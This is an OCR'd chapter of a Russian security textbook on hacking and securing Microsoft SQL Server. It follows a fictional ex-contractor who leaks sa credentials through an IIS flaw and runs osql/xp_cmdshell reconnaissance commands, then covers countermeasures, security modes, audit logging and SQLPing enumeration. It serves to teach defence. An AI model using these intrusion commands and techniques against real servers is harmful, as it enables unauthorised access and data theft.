Исследование Netcraft по операционным системам Web-узлов	http://www.netcraft.com/survey/
Цифровой архив описания атак AZone-h	http://www.zone-h.org/en/defacements
RFC 2616, спецификация протокола HTTP	http://www.rfc-editor.org/rfc/rfc2616.txt
Active Server Pages	http://msdn.microsoft.com/workshop/server/asp/aspatoz.asp
Создание безопасных ASP.NET-приложений: аутентификация, авторизация и безопасное соединение	http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnnetsec/html/secnetlpMSDN.asp
RFC 2518, спецификация службы WebDAV	http://www.faqs.org/rfcs/rfc2518.html
Технический обзор Internet Information Server (IIS) 6.0	http://www.microsoft.com/windowsserver2003/techinfo/overview/iis.mspx

ГЛАВА 11

ХАКИНГ СЕРВЕРА SQL

Предварительный сбор данных
Сканирование
Инвентаризация
Проникновение
- Приложения
- Службы: IIS, SQL, TS
- CIFS/SMB
- Internet-клиенты
- Физические атаки

Расширение привилегий
Переход к интерактивному режиму работы
Несанкционированное получение данных
Расширение сферы влияния
Сокрытие следов

Взломать Web-сервер, заменить домашние странички фотографиями полураздетых женщин и издевательскими комментариями — это все, конечно, весело. Но что делать с хакерами, которые хотят больше, чем просто заменить несколько страниц? Рано или поздно, вы столкнетесь с противником, который будет стремиться получить доступ к самым ценным ресурсам, просто из желания досадить или чтобы заработать на этом. Что может быть более ценным, чем информация, спрятанная глубоко внутри вашей базы данных? Информация о сотрудниках, учетные записи пользователей, пароли, данные о кредитных карточках — вот к чему стремится настоящий хакер.

Среди компаний, использующих технологии от компании Microsoft, в качестве средства хранения данных очень популярен сервер реляционных баз данных Microsoft SQL Server, а также различные варианты программ MSDE (Microsoft Data Engine), которые поставляются в составе более чем 220 известных пакетов программного обеспечения. Использование MSDE становится практически повсеместным, благодаря бесплатному распространению и широким возможностям. Однако не все пользователи знают об установке по умолчанию MSDE, поэтому встретить безопасный экземпляр MSDE довольно сложно.

К сожалению, несмотря на все заботы о масштабируемости и надежности, большинство компаний при использовании сервера SQL упускают ключевую составляющую его стабильной работы — обеспечение безопасности. Общее несчастье многих компаний состоит в том, что они проводят уйму времени, укрепляя защиту "ворот замков", в то время как "королевские подвалы" остаются открытыми.

Кроме того, как нас научил "червь" SQL Slammer (`http://www.cert.org/advisories/CA-2003-04.html`), возможны и другие последствия при недостаточной защите сервера SQL. Когда уязвимое место в выпущенной шесть месяцев назад SQL Server чуть не разрушило работу всей сети Internet, стали очевидными два вывода: существует много вариантов установки SQL Server и ни один из них не является абсолютно безопасным.

В этой главе мы продемонстрируем, как злоумышленники собирают информацию, атакуют и взламывают сервер SQL. Начнем с рассмотрения примера общепринятых методов атаки, далее будут подробно описаны концепции безопасности SQL, средства и методы хакинга, а также меры противодействия атакам. Затем вернемся к описанию методов и средств защиты сервера SQL.

Изучение на примере: взлом SQL-сервера

В этом гипотетическом, но весьма близком к реальности примере будет рассмотрен сценарий, который нам встречается в разных инсталляциях сервера SQL снова и снова. Будет показано, как недостатки на первый взгляд несвязанных подсистем могут "сложиться" в полностью готовое к использованию уязвимое место. Отметим, что в примере хакер использует некоторые средства, описанные в данной главе несколько позже, но они необязательны для выполнения любого из приведенных в примере взломов.

Предположим, что хакер Макс вынашивал мысль о жестокой мести некоторой (вымышленной) компании X. После шестимесячного контракта с компанией Макса вдруг выдернули из платежной ведомости, как сорную траву. Он решил, что компания должна полностью осознать ошибку, которую совершила, уволив кое-кого из явно талантливых работников.

Макс был осведомлен о многих политиках внутренней безопасности компании X, но поскольку он был лишь программистом по контракту, а не инженером безопасности или администратором NT, он не знал всех подробностей внутренней инфраструктуры, конфигураций брандмауэров или другой полезной информации, которая помогла бы свершить возмездие. Чтобы не вызывать подозрений, Макс воспользовался услугами общедоступного Internet-провайдера и провел полное сканирование портов граничных маршрутизаторов компании X. Чтобы определить диапазон IP-адресов компании, он сначала обратился к базам данных ARIN и Network Solutions, а затем просканировал их все с помощью программы `fscan`, ис-

пользуя для доступа в Internet только что созданную учетную запись (предварительный сбор данных и сканирование более подробно описаны в главе 3, "Предварительный сбор данных и сканирование"). В результате сканирования Макс обнаружил около четырех Web-серверов, сервер SMTP/POP3 и какую-то программу, ожидающую подключения к TCP-порту 1433. Все серверы точно находятся в домене компании X.

Ага! Как разработчик Макс хорошо знал, что TCP-порт 1433 по умолчанию используется для подключения к серверу SQL в библиотеке для работы с сокетами по протоколу TCP/IP. Он запустил утилиту `osql.exe`, которая поставляется с пакетом MSDE (Microsoft Data Engine, его можно загрузить со страницы: `http://premium.microsoft.com/msde/msde.asp`, используя серийный номер любой из других программ компании Microsoft), и попытался подключиться, использовав пароль, который существовал во время его работы в компании.

```
C:\>osql.exe -S 10.2.3.12 -U dev -P M34sdk35
Login failed for user 'dev'.
```

Не вышло! Администраторы подготовились заранее и сменили пароли после увольнения Макса, следуя политике безопасности компании. Но Макс не остановился, а задумался, что же делать дальше. Ему нужен был способ получить пароль учетной записи `sa`. Эта учетная запись дает административный доступ к серверу SQL, а в конфигурации по умолчанию прямая атака даже не оставит следов в журналах. Макс поискал в Internet и обнаружил утилиту `sqlbf` (`http://packetstormsecurity.org/Crackers/sqlbf.zip`), которая обещала найти пароль, если он присутствует в используемом словаре. Настроенный несколько скептически, Макс установил и запустил утилиту, хотя, зная политику безопасности компании X, предполагал, что пароль должен быть очень сложным, — не лучшая цель для атаки по словарю.

Он помнил, что данные учетной записи `sa` хранятся в файле `global.asa` каталога Webroot. Конечно, запросы файла `global.asa` через браузер обычно запрещены, но Макс просмотрел свою любимую базу программ атаки и попробовал использовать для получения исходного текста файла недостаток нескольких версий сервера IIS, связанный с наличием ошибки `+.htr` (уязвимое место `+.htr` подробно описано в главе 10, "Хакинг сервера IIS"). Ура! На втором сервере в ответ на запрос была возвращена пустая страница, но когда он просмотрел источник страницы, увидел следующий текст.

```
"Provider=SQLOLEDB.1;Persist
Security Info=True;
    uid=sa;pwd=m2ryh2dal1ttleLamb;Initial Catalog=data;Data
Source=10.2.3.12;"
End Sub
</CRPT>
```

Макс не мог поверить своим глазам. Конечно, он сразу запустил утилиту `osql` и ввел только что полученные данные (Имя пользователя=`'sa'`, Пароль=`'m2ryh2dal1ttleLamb'`). Отлично. Он проверил сервер, просто чтобы убедиться в наличии доступа к базе пользовательских запросов (и отметил, что надо бы вернуться сюда позже и стереть ее в порошок). Пользуясь хранимой процедурой `xp_cmdshell`, Макс получил возможность узнать, какие соединения может устанавливать сервер.

```
C:\>osql.exe -S 10.2.3.12 -U sa -P m2ryh2dal1ttleLamb -Q
↳ "xp_cmdshell 'route print'"
```

В результате выполнения запроса он получил таблицу маршрутизации сервера, к которому он подключился, и понял, что это машина с несколькими сетевыми адаптерами, один из которых соединен с внутренней сетью. Естественно, пакеты из Internet не могли напрямую попадать во внутреннюю сеть, но сервер SQL должен иметь возможность устанавливать внутренние соединения. Почему бы и нет? Персонал обслуживания клиентов должен иметь доступ к запросам клиентов, а значит, они должны иметь доступ к соответствующей базе. Все шло как нельзя лучше.

Теперь Макс должен был подтвердить привилегии для системы безопасности операционной системы, он воспользовался следующей командой.

```
C:\>osql.exe -S 10.2.3.12 -U sa -P m2ryh2dal1ttleLamb -Q
↳ "xp_cmdshell 'net config workstation'"
Computer name                           \\SQL-DMZ
Full Computer name                      SQL-DMZ
User name                               Administrator

Workstation active on
   NetbiosSmb (000000000000)
   NetBT_Tcpip_{9F09B6FC-BBF2-4C04-8CA4-8AABFDB18DA1} (0080C77B8A3D)

Software version                        Windows 2000

Workstation domain                      WORKGROUP
Workstation Domain DNS Name             (null)
Logon domain                            SQL-DMZ

COM Open Timeout (sec)                  0
COM Send Count (byte)                   16
COM Send Timeout (msec)                 250
```

По значению поля с именем пользователя Макс понял, что сервер SQL работает от имени локальной учетной записи `Administrator`. Вполне возможно, что это переименованная учетная запись пользователя с более ограниченными правами, поэтому Макс проверил, действительно ли учетная запись принадлежит локальному администратору.

```
C:\>osql.exe -S 10.2.3.12 -U sa -P m2ryh2dal1ttleLamb -Q
↳ "xp_cmdshell 'net localgroup administrators'"
Alias name     administrators
Comment        Administrators have complete and unrestricted access
               to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
The command completed successfully.
```

Теперь он точно знал, что эта учетная запись добавлена в группу локальных администраторов и не является подложной для обмана незадачливых хакеров.

Можно и дальше следить за путешествием Макса в недра компании X, но в этом нет необходимости. С тем уровнем прав, который получил Макс, его ничто не ограничивает внутри системы. Итак, урон нанесен, а теперь разберемся, как компания X могла предотвратить эту катастрофу.

Меры противодействия рассмотренной атаке

Несмотря на политику безопасности в компании X и попытки следовать этой политике, в разработанных правилах есть несколько серьезных просчетов, которые стоит обсудить далее. Наиболее важные проблемы:

- ▼ отсутствие блокирования брандмауэром TCP-порта 1433;
- ■ использование сервером SQL учетной записи с уровнем прав, большим, чем это необходимо;
- ■ неправильная с точки зрения защиты конфигурация IIS-серверов и отсутствие исправлений (чем можно было предотвратить использование ошибки `+.htr`);
- ▲ незащищенность внутренней сети от вредоносных действий внутри демилитаризованной зоны.

Правильная настройка брандмауэров является обязательным условием для существования сети. Если сервер SQL находится в демилитаризованной зоне, то доступ к нему должны получать только те машины демилитаризованной зоны, которым это действительно нужно. Ключевой ошибкой в рассмотренном примере была возможность доступа из внешней сети. Иногда удаленные разработчики требуют доступ к серверу SQL, чтобы иметь возможность работать с ним из дома, но делать этого не рекомендуется. Если удаленный доступ — обязательное условие, рассмотрите использование других средств защиты, таких как виртуальная частная сеть и фильтры IPSec.

Другая трагическая ошибка — использование приложением учетной записи администратора (`sa`) и хранение ее данных в файле `global.asa`. Это очень распространенная ошибка, которая в большинстве случаев обусловлена элементарной ленью разработчиков. При использовании учетной записи `sa` разработчики никогда не должны требовать дополнительных прав или разрешений. Это может быть допустимо во время разработки, но впоследствии обязательно необходимо создать учетную запись с как можно более низким уровнем прав, достаточным для работы приложения.

В рассмотренном примере Макс смог получить данные учетной записи сервера SQL через сервер IIS, поскольку администратор не соблюдал необходимых правил применения "горячих исправлений" и/или пакетов обновления. Когда приходится работать в системе с закрытым исходным кодом, такой как система семейства Windows NT, невозможно самостоятельно исправлять ошибки защиты. Это кажется некоторым ограничением, но компания Microsoft прилагает все усилия, обеспечивая оперативный выпуск исправлений и обновлений своих программ. Все, что теперь нужно, — использовать их. Даже несмотря на то, что это вполне логично, администраторы снова и снова не следят за обновлениями. Это стратегическая ошибка, в политику обеспечения безопасности обязательно должно входить своевременное и упорядоченное использование всех выпускаемых исправлений и обновлений, связанных с защитой.

В случае ошибки `+.htr` даже не требовалось устанавливать обновление. В списках обязательных действий для обеспечения безопасности от Microsoft (Microsoft's IIS Security Checklists) есть подробные инструкции по отключению связей файлов сценариев с неиспользуемыми библиотеками ISAPI, этими действиями блокируется использование ошибки `+.htr` (см. главу 10, "Хакинг сервера IIS").

И наконец, слишком опасно устанавливать сервер SQL на машине с двумя сетевыми адаптерами, подключенной к двум физическим сетям, так как внутренняя сеть может стать доступной в результате взлома узла демилитаризованной зоны. Нужно всегда серьезно рассматривать необходимость разрешения инициации соединений с внутренней сетью для машины из демилитаризованной зоны и использовать несколько сетевых адаптеров только в тех случаях, когда это необходимо для обеспечения связи. Позже в данной главе будут описаны другие меры по защите сети от атаки, аналогичной той, которой подверглась компания X.

Концепции безопасности SQL Server

Перед тем как углубиться в систему безопасности сервера SQL, обсудим некоторые базовые концепции, сформировавшиеся за несколько последних лет. Необходимо отметить, что сервер SQL изначально разрабатывался для операционной системы OS/2 компании IBM при содействии фирмы Sybase. Когда компания Microsoft решила создать собственную версию этой программы для Windows NT, появилась программа SQL Server 4.2 (также известная как Sybase SQL Server). Вскоре компания Microsoft купила код и разработала сервер SQL Server 6.0 уже без участия фирмы Sybase. С того времени были выпущены несколько исправленных и улучшенных версий, во многом программа изменилась по сравнению с исходным вариантом времен Sybase. Однако, как мы видим, компания Microsoft по-прежнему использует части исходной модели безопасности, многие из них и до сегодняшнего дня замедляют работу программы.

Сетевые библиотеки

Сетевые библиотеки (Network libraries, netlibs) — это механизмы, посредством которых клиенты и серверы SQL обмениваются пакетами данных. Один экземпляр сервера SQL Server может поддерживать одновременно несколько сетевых библиотек, ожидающих подключения, а версия программы SQL Server 2000 может теперь поддерживать несколько экземпляров сервера SQL Server одновременно — все они могут ожидать соединения с разными сетевыми библиотеками. По умолчанию включены и ожидают соединения протокол TCP/IP и именованные каналы (как и в многопротокольном сервере SQL Server 7.0). Это значит, что стандартную инсталляцию программы SQL Server можно легко обнаружить с помощью сканирования портов по используемому по умолчанию TCP-порту 1433.

Среди сетевых библиотек, которые поддерживает сервер SQL Server, можно назвать следующие:

- AppleTalk
- Multiprotocol
- Netware IPX/SPX
- Banyan VINES
- Shared Memory (только для локального сервера)
- Virtual Interface Architecture SAN

До появления программы SQL Server 2000 единственным способом шифрования данных между клиентом и сервером было использование многопротокольной сетевой библиотеки. Эта библиотека обеспечивала поддержку собственного симметричного алгоритма и нуждалась в аутентификации NT перед соединением. Однако в версии SQL Server 2000 появилась сетевая библиотека SuperSockets, которая дает возможность использовать протокол SSL для любой сетевой библиотеки при условии, что сертификат соответствует имени DNS для конкретного сервера SQL Server. Учтите, что для использования сертификата служба SQL Server (MSSQLServer) не может выполняться в контексте учетной записи `LocalSystem`.

Режимы безопасности

SQL Server способен работать в двух режимах безопасности:

- режим аутентификации Windows;
- режим аутентификации SQL Server и Windows (смешанный режим).

В режиме аутентификации Windows пользователи системы получают доступ к серверу SQL Server напрямую (используя свои пароли в системе Windows NT), поэтому пользователю не требуется отдельное имя для доступа к службе SQL Server. Это значительно упрощает администрирование, поскольку администратор не будет постоянно создавать, обновлять и удалять пользователей сервера SQL. Такой режим официально рекомендован компанией Microsoft и спользуется в SQL Server 2000 по умолчанию.

Для подключения к серверу SQL Server в режиме аутентификации Windows используется следующая строка соединения, если используется провайдер OLE Database (OLE DB) для доступа к SQL Server.

```
"Provider=SQLOLEDB;Data Source=my_server;Initial Catalog=my_datbase;
↳ Integrated Security=SSPI "
```

В смешанном режиме пользователи могут проходить дополнительную аутентификацию с помощью пары значений "имя пользователя/пароль". Такой режим доступен только в инстал-

ляциях сервера SQL для Windows 98/Me (Personal Edition), поскольку эти платформы не поддерживают аутентификацию по стандарту Windows NT. Необходимо отметить, что по причине простоты модели безопасности смешанный режим используется очень часто, несмотря даже на то, что он не устанавливается по умолчанию.

Для подключения к службе SQL Server с использованием отдельных имен пользователей используется следующая строка соединения (если используется провайдер OLE DB).

```
"Provider=SQLOLEDB;Data Source=my_server;Database=my_database;
User Id=my_user;Password=my_password;"
```

Имена пользователей

Имя пользователя (login) для программы SQL Server — это учетная запись, которая дает доступ к самому серверу. Все имена пользователей SQL Server хранятся в таблице `sysxlogins` главной базы данных. Даже при использовании аутентификации Windows сохраняется или идентификатор SID пользователя, или уровень доступа группы. Для имен пользователей сервера SQL Server создаются 16-байтовые глобальные идентификаторы GUID (Global Unique Identifier), которые заносятся в поле SID. Пароли учетных записей сервера SQL Server хранятся в этой же таблице в зашифрованном виде. Вход в систему предоставляет только доступ к серверу, а для работы с данными потребуется учетная запись.

Пользователи

Пользователь (user) — это отдельный тип учетной записи, которая связана с определенным именем пользователя и используется для обозначения доступа к определенной базе данных. Пользователи хранятся в отдельных базах данных в таблице `sysusers`. Только пользователи могут получать доступ к объектам баз данных. В таблице `sysusers` пароли не хранятся, поскольку пользователи не аутентифицируются (как это происходит с именем пользователя). Пользователь просто связан с некоторым именем пользователя, т.е. аутентификация уже произошла.

Роли

Для удобства администрирования и обеспечения безопасности пользователи и имена пользователей могут быть сгруппированы в определяемую администратором базу данных *ролей* (roles). Она дает возможность не управлять отдельно правами каждого объекта и разделить по категориям специальные привилегии. Роли бывают следующих типов:

- Фиксированные серверные роли (`sysadmin`, `serveradmin`, `securityadmin` и т.д.);
- Фиксированные роли для баз данных (`db_owner`, `db_accessadmin`, `db_securityadmin` и т.д.);
- Пользовательские роли баз данных;
- Роли приложений (`sp_setapprole`).

Фиксированные серверные роли обеспечивают особые привилегии для операций на уровне сервера, таких как резервное копирование, передача больших объемов данных, администрирование безопасности. Фиксированные роли баз данных предоставляют проверенным (trusted) пользователям возможность выполнять мощные функции программ для работы с базами данных, такие как создание таблиц, создание пользователей, присваивание прав. Пользовательские роли баз данных создаются для упрощения администрирования, позволяют группировать пользователей и на-

значать права группам пользователей. Роли приложений позволяют администратору базы данных SQL вообще не давать пользователям привилегий в базе данных, вместо этого пользователи должны обращаться к базе данных через приложение, которое во время работы дает возможность всем пользователям совместно использовать одну учетную запись. Эта роль используется с целью не предоставлять пользователям возможности обращаться к серверу SQL Server вне приложения (через Excel, Access или другим способом).

Ведение журналов

К сожалению, в SQL Server механизм ведения журналов аутентификации довольно слаб. По умолчанию он отключен, а после включения создаются записи только об успешном или неудачном подключении от имени определенной учетной записи. Не записывается информация об исходном приложении, имени узла, IP-адресе, сетевой библиотеке, никакой информации, которая помогла бы определить источник атаки. Пример записей в журнале во время прямолинейной атаки с помощью подбора пароля показан на рис. 11.1.




Рис. 11.1. Отчет в журнале ошибок сервера SQL Server о прямолинейной атаке перебором

Нужно заметить, что SQL Server 2000 имеет функцию ведения журналов C2. Если в системе достаточно дискового пространства для хранения столь подробной информации (а это *очень* много информации), то можно включить аудит C2 с помощью следующих команд в программе Query Analyzer или `osql`.

```
exec sp_configure 'C2 Audit Mode',1
go
reconfigure
go
```

Изменения в программе SQL Server 2000

Выпуская SQL Server 2000, компания Microsoft надеялась исправить многие недостатки, которые раньше мешали администраторам. С другой стороны, не все новые функции хороши для безопасности сервера, и каждую из них необходимо внимательно изучить перед применением. В табл. 11.1 показаны некоторые изменения в последнем выпуске, которые существенно повлияли на безопасность.

Таблица 11.1. Изменения в SQL Server 2000, связанные с системой безопасности

Изменения	Комментарии
Работа нескольких экземпляров	Новый механизм, который поддерживает эту функцию, позволяет нанести ущерб, так как изменение номеров TCP-портов может не дать результата
Поддержка протокола SSL для сетевых библиотек	Хорошее усовершенствование. Используйте его, если есть риск взлома
Теперь для внутреннего шифрования используется интерфейс CryptoAPI	Удаление собственных механизмов шифрования — хороший способ защиты
Аудит по стандарту C2	Иногда эта функция позволяет получить подробнейший журнал, но использование рекомендуется при наличии больших объемов свободного места на дисках
Тип данных `sql_variant`	Этот тип данных, к несчастью, упрощает хакерам SQL ввод кода в приложения, позволяя злоумышленнику обойти проверку типа данных в операторах `UNION`
После установки по умолчанию используется аутентификация Windows, а не смешанный режим аутентификации	Это существенное улучшение. Установленное приложение должно обеспечивать безопасность в конфигурации по умолчанию. Очень плохо, что большинство разработчиков переключаются в смешанный режим сразу после установки программы
Новая исправленная серверная роль `Bulkadmin`	Теперь пользователи могут загружать большие объемы данных, не имея прав системного администратора. Это просто прекрасно!

Отреагировав на предложения пользователей, компания Microsoft сможет исправить оставшиеся проблемы. Вы можете написать в Microsoft по поводу любых серьезных вопросов (`sqlwish@microsoft.com`). Наш список пожеланий включает жалобы на безопасность входа в сервер SQL (блокировки, устойчивость пароля, правила и т.д.), добавление функций шифрования (новые хранимые процедуры и т.д.) внутри сервера SQL Server и как можно более мощных функций шифрования хранимых процедур. Добавьте свои пожелания, и вполне возможно, что они будут учтены в следующей версии SQL Server (под кодовым названием "Yukon").

Хакинг SQL Server

До настоящего времени компания Microsoft пользовалась дурной славой по причине различных ошибок в IIS-сервере (см. главу 10, "Хакинг сервера IIS"), но SQL Server пока не подвергался серьезной критике. Это не значит, что в сервере SQL Server нет своих ошибок, — просто он не привлекает такого внимания со стороны сообщества хакеров. Наверное, такая ситуация возникла из-за относительно небольшого количества автоматизированных средств атаки на SQL Server, доступных на данный момент. Либо тот минимум знаний, необходимый для успешных атак на SQL Server, выше уровня, достаточного для про-

стых хитростей с протоколом HTTP, которые лежат в основе программ атаки на IIS-сервер. Какой бы ни была причина, постепенно появляются специализированные утилиты, и хакеры начинают осознавать, что знания основ SQL могут проложить широкий путь к корпоративным хранилищам данных. Пришло время обратить внимание на безопасность в SQL Server и защитить наиболее уязвимые ресурсы. Эта глава должна побудить вас к действиям!

Сбор информации о сервере SQL Server

Наиболее опытные хакеры готовы потратить время на сбор максимально возможного количества информации о потенциальной цели до того, как перейти к направленным действиям. Их задача — убедиться в том, что попытка взлома будет основана на подходящих методах и не вызовет ответной реакции систем обнаружения вторжений. Кроме общедоступных источников, таких как Web-сайт интересующей организации (на котором можно найти такие ценные данные, как свободные вакансии) или различные списки доменных имен, хакер обычно может собрать огромное количество информации о большинстве целей из следующих источников.

Поиск в группах новостей

Независимо от того, насколько хорошим разработчиком вы являетесь или сколько лет вы администрируете серверы Microsoft, вам обязательно когда-нибудь потребуется совет. Первым источником, где вы будете искать помощи (до того, как обратиться в службу поддержки Microsoft), станет группа новостей. Но обращаясь к другим за помощью, вы можете случайно опубликовать ценную информацию об используемых технологиях, уровне знаний персонала, а возможно даже и подробности системы защиты, такие как строки соединения ADO (ActiveX Data Object) и настройки режима безопасности в SQL Server.

Стандартным местом поиска таких технических подробностей являются хранилища групп новостей, например `groups.google.com`, где можно выполнить расширенный поиск информации о потенциальной цели. Обычно проводят поиск сообщений от пользователей с определенным доменным именем, а затем сосредоточиваются на статьях, в которых может быть подробная техническая информация о типах баз данных, настройках системы безопасности или определенных приложениях.

Попробуйте выполнить подобный поиск информации о своей компании.

1. Откройте Web-страничку `groups.google.com`.
2. Нажмите кнопку "Advanced Group Search" (Расширенный поиск групп).
3. В поле "With All of the Words" (Со всеми словами) введите имя своего домена.
4. В поле "With the Exact Phrase" (С точной фразой) введите слова **sql server**.
5. Нажмите кнопку Google Search (Поиск в Google).

Если кто-то из вашей компании с 1995 года и до настоящего времени отправил в группы новостей сообщение, касающееся программы SQL Server, оно обязательно найдется. Взгляните на найденные сообщения и посмотрите, какая информация могла попасть в руки хакеров. Другая потенциально опасная информация, которую могут найти потенциальные хакеры с помощью Google, включает в себя строки соединений (`http://www.connectionstrings.com`), поля скрытых форм, уязвимые примеры Web-страниц и Web-страницы администраторов.

Мы никого не отговариваем пользоваться группами новостей, просто всегда нужно учитывать, что любое письмо может существовать вечно и его может прочитать кто угодно. Знания можно использовать и в добрых целях, и в злых.

Сканирование портов

Сканирование портов стало настолько распространенным явлением, что большинство администраторов безопасности не имеют ни времени, ни желания расследовать каждую попытку сканирования, которая появляется в журналах брандмауэра. При правильно настроенном брандмауэре сканирование портов не принесет полезных результатов. Однако во многих случаях администраторы безопасности оставляют открытыми порты сервера SQL Server, чтобы разработчики и/или удаленные сотрудники имели доступ к базам данных. Эта серьезная ошибка может стать благом для взломщиков сервера SQL Server, и можно ставить последний доллар на то, что злоумышленники постараются найти такие сведения.

Сканирование сервера SQL Server начинается с проверки открытости TCP-порта 1433 для всех IP-адресов, использующихся интересующей организацией. TCP-порт 1433 используется по умолчанию для подключения к серверу SQL Server сокетов TCP/IP сетевых библиотек и обычно считается доказательством запущенного сервера SQL на данном узле, поскольку по умолчанию сетевая библиотека устанавливается и с программой SQL Server 7.0 и с SQL Server 2000. Если в журналах маршрутизатора или брандмауэра обнаружатся записи о сканировании порта 1433, значит, кто-то пытается найти серверы SQL Server в организации.

Программа SQLPing

Есть еще один способ сбора информации, с помощью программы SQLPing. Поскольку сервер SQL Server 2000 поддерживает существование нескольких экземпляров программы, необходимо, чтобы сервер мог связываться с клиентом и передавать ему информацию о каждом экземпляре программы, который существует на сервере. Программа SQLPing использует механизмы сервера SQL Server 2000 для запроса информации о соединениях сервера и предоставляет полученные данные пользователю. Она работает через UDP-порт 1434, который используется распределителем экземпляров (который называют SQL Resolution Service) для службы SQL Server. Запросы можно посылать в виде широковещательной передачи по заданным подсетям, так что во многих случаях при слабой защите брандмауэра можно полностью прозондировать подсеть с помощью только одного пакета!

Рассмотрим пример запроса SQLPing, который позволил обнаружить два узла (листинг 11.1).

Листинг 11.1. Использование SQLPing для поиска SQL-серверов

```
C:\tools>sqlping 192.168.1.255
SQL-Pinging 192.168.1.255
Listening....
ServerName:SEAHAG
InstanceName:MSSQLSERVER
IsClustered:No
Version:8.00.194
tcp:2433
np:\\SEAHAG\pipe\sql\query

ServerName:BRUTUS2
InstanceName:MSSQLServer
IsClustered:No
Version:8.00.194
np:\\BRUTUS2\pipe\sql\query
tcp:1433
```

Как видите, ответный пакет для SQLPing содержит следующие данные:

- Имя сервера SQL;
- Имя экземпляра (по умолчанию используется экземпляр MSSQLServer);
- Кластер-статус (является ли сервер частью кластера);
- Версия (до версии SQLPing 1.3 предоставлялось только название основной версии);

- Подробности поддержки сетевых библиотек (в том числе используемые TCP-порты, имена каналов и т.д.).

Фактически оказывается, что даже если предусмотрительный администратор изменил используемый по умолчанию порт программы SQL Server, который ожидает подключения сокетов TCP/IP, то с помощью утилиты SQLPing злоумышленник может легко узнать у сервера, какой порт нужно использовать. Информация, полученная от утилиты SQLPing, может помочь выделить наиболее интересные цели (например те, которые поддерживают кластерную технологию для повышения доступности) и серверы, на которых не были установлены пакеты обновления (по версиям используемых программ). Все это может накликать беду на ваш SQL Server. Очевидной защитой от использования SQLPing является блокирование всех (и ходящих, и исходящих) соединений для UDP-порта 1434 на серверах SQL.

Средства и методы хакинга SQL Server

Здесь описаны наиболее распространенные средства и методы, с помощью которых хакеры могут "поставить на колени" обнаруженный в сети SQL Server. Описание разбито на две части; первая часть посвящена утилитам запроса, а во второй описаны серьезные средства для хакинга SQL. В завершение описан перехват паролей сервера SQL Server из сети.

Базовые утилиты запроса SQL

Следующие утилиты либо поставляются с официальным набором клиентских утилит SQL, либо являются программами сторонних производителей с теми же функциями. Они разработаны для выполнения прямых запросов и команд SQL, но, как и большая часть "законного" программного обеспечения, могут дать хорошие результаты при использовании коварными хакерами.

Query Analyzer

Хакинг SQL не бывает проще, чем при использовании программы Query Analyzer (`isqlw.exe`), это клиент SQL с графическим интерфейсом, который поставляется с программой SQL Server. Хотя мы предпочитаем более сложные утилиты командной строки, описанные в этом разделе ниже, программа Query Analyzer могла бы стать хорошим отправным пунктом для знакомства с SQL для тех, кому нужна простота, присущая графическому интерфейсу.





Рис. 11.2. Включена функция работы по TCP/IP, наиболее распространенный способ связи

Самое сложное в использовании утилиты Query Analyzer — конфигурировать ее для работы с нужной сетевой библиотекой перед подключением к серверу. Это делается посредством утилиты Client Network Utility (файл `cliconfig.exe`, устанавливаемый с клиентским пакетом SQL) — необходимо запустить ее, выбрать и подключить нужную сетевую библиотеку. На рис. 11.2 показана утилита Client Network Utility, из выводимых ею данных видно, что подключен протокол TCP/IP, наиболее часто используемая для атак сервера SQL Server сетевая библиотека (так как все сейчас работают по протоколу TCP/IP). Программа SQL Client Network Utility проверяет доступность сетевой библиотеки до того, как подключаться к атакуемому серверу SQL с помощью других утилит SQL.

После того как включена необходимая сетевая библиотека, запустите утилиту Query Analyzer и попытайтесь установить соединение с выбранным сервером (меню File⇨Connect..., если при запуске не появится диалог подключения).



Эта иллюстрация демонстрирует то, что мы называем простотой графического интерфейса. Всего-навсего нужно ввести IP-адрес атакуемого сервера и можно переходить к подбору пар "имя пользователя/пароль".

